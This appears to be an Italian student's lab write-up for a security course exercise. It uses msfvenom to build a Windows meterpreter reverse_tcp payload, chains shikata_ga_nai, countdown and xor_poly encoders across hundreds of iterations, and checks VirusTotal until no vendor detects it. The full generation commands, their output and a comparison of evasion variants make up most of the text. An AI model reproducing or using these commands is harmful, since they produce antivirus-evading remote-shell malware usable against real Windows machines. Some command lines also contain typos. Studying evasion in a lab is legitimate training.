

# S9L1

## Esercizio di Oggi: Creazione di un Malware con Msfvenom

### Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

### Passaggi da Seguire

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità
4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

### Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Per completare l'obiettivo dell'esercizio di oggi ho avviato il tool **msfvenom** e genero il mio malware.

**(msfvenom -p windows/meterpreter/reverse\_tcp LHOST192.168.100.200 LPORT:4444 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata\_ga\_nai -i 138 -o polimorficomm.exe)**

1. Primo **msfvenom** → payload reverse\_tcp con **shikata\_ga\_nai** iterato **100 volte**.
2. Pipe → codificato di nuovo con **countdown**, **200 volte**.
3. Pipe → di nuovo **shikata\_ga\_nai**, **138 volte**.
4. Output finale in polimorficomm.exe.

```
(kali@kali) ~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
```

Dopo aver creato il malware controllo la rilevabilità tramite virus total

The screenshot shows the VirusTotal analysis interface for the file **polimorficomm.exe** (SHA256: cc71f20c25ebc79e99f40f864ce68847492583de4544125ff7ac93a9f25f09a). The interface is in dark mode. At the top, a red circle indicates a "Community Score" of 8/62. A red banner states "8/62 security vendors flagged this file as malicious". Below this, the file name and size (10.55 KB) are shown. The "DETECTION" tab is active, displaying a table of security vendors' analysis. The table lists vendors like ALYac, BitDefender, Emsisoft, and GData, along with their respective detection names (e.g., Exploit.Metacoder.Shikata.Gen, Arcabit, CTX, eScan, VIPRE). A "Join our Community" banner is visible above the table. The "Family labels" section shows "metacoder" and "shikata". A "Do you want to automate checks?" prompt is at the bottom right.

Security vendors' analysis	Do you want to automate checks?
ALYac	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)
GData	Exploit.Metacoder.Shikata.Gen

La scansione tramite virus total ha rivelato 8 rilevabilità da parte dei controlli di sicurezza.

Il nostro scopo è quello di rendere il nostro malware irrilevabile da parte dei controlli degli antivirus quindi aumentiamo il numero di iterazioni. Le iterazioni non sono altro che **layer (strati)** di codifica.

Ogni codifica cambia la struttura del binario, così le firme statiche diventano meno riconoscibili, rendendo difficile il reverse engineering manuale.

Questa cosa ha anche degli effetti collaterali però perché ogni **layer** di codifica aumenta il peso del payload, avere tanti cicli di codifica può rallentare l'esecuzione perché all'avvio il payload deve decodificarsi più volte. E non sempre più iterazioni sono sintomo di offuscamento efficace, alle volte molti strati di **encoding** fanno insospettare gli antivirus per via del peso del file. **(Il nostro payload attuale deve decodificarsi 938 volte prima di eseguire il vero shellcode)**

1. Primo msfvenom → payload reverse\_tcp con **shikata\_ga\_nai** iterato **300 volte**.
2. Pipe → codificato di nuovo con **countdown**, **400 volte**.
3. Pipe → di nuovo **shikata\_ga\_nai**, **238 volte**.
4. Output finale in polimorficommV2.exe.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 300 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 400 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 238 -o polimorficommV2.exe
```

Dopo aver creato un altro malware, aumentando le iterazioni, proviamo a farlo analizzare nuovamente


Security vendors' analysis			
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Il malware non è stato rivelato dalla scansione, ma per rendere più leggero l'eseguibile, decido comunque di lavorare a un payload più leggero quindi provo con tre **encoders** diversi mantenendo le **iterazioni** più basse, ad esempio:

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor\_poly -i 138 -o polimorficommV3.exe**

1. Primo **msfvenom** → payload reverse\_tcp con **shikata\_ga\_nai** iterato **100 volte**.
2. Pipe → codificato di nuovo con **countdown**, **200 volte**.
3. Pipe → **xor\_poly**, **138 volte**.
4. Output finale in polimorficommV3.exe

```
(kali@kali)~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.200.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f r
nw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 130 -o polimorcommV3.exe
```



Nonostante il V2 e il V3 ritornano risultati positivi dopo la scansione di Virus Total, ma il V2 per quanto mantiene il requisito di non essere rilevabile, porta con sé un'elevata dimensione dell'eseguibile quindi potrebbe insospettire l'antivirus. Il V3 al contrario, mantiene delle iterazioni moderate, di conseguenza il suo eseguibile è leggero e per questo si rivela il perfetto candidato.

In sostanza le differenze sono:

V2 (Shikata → Countdown → Shikata):

- **Vantaggi:** il codice diventa molto "contorto" e muta parecchio.
- **Svantaggi:** usare due volte lo stesso metodo (Shikata) rischia di creare schemi ripetuti che un antivirus può imparare a riconoscere; inoltre il file cresce di più e diventa più pesante.

V3 (Shikata → Countdown → XOR Poly)

- **Vantaggi:** tre metodi diversi che lavorano insieme → più varietà, più polimorfismo, meno prevedibilità. Il file resta di dimensioni moderate.
- **Svantaggi:** leggermente più complesso da generare e, se usato male, rischia di non essere stabile al 100%.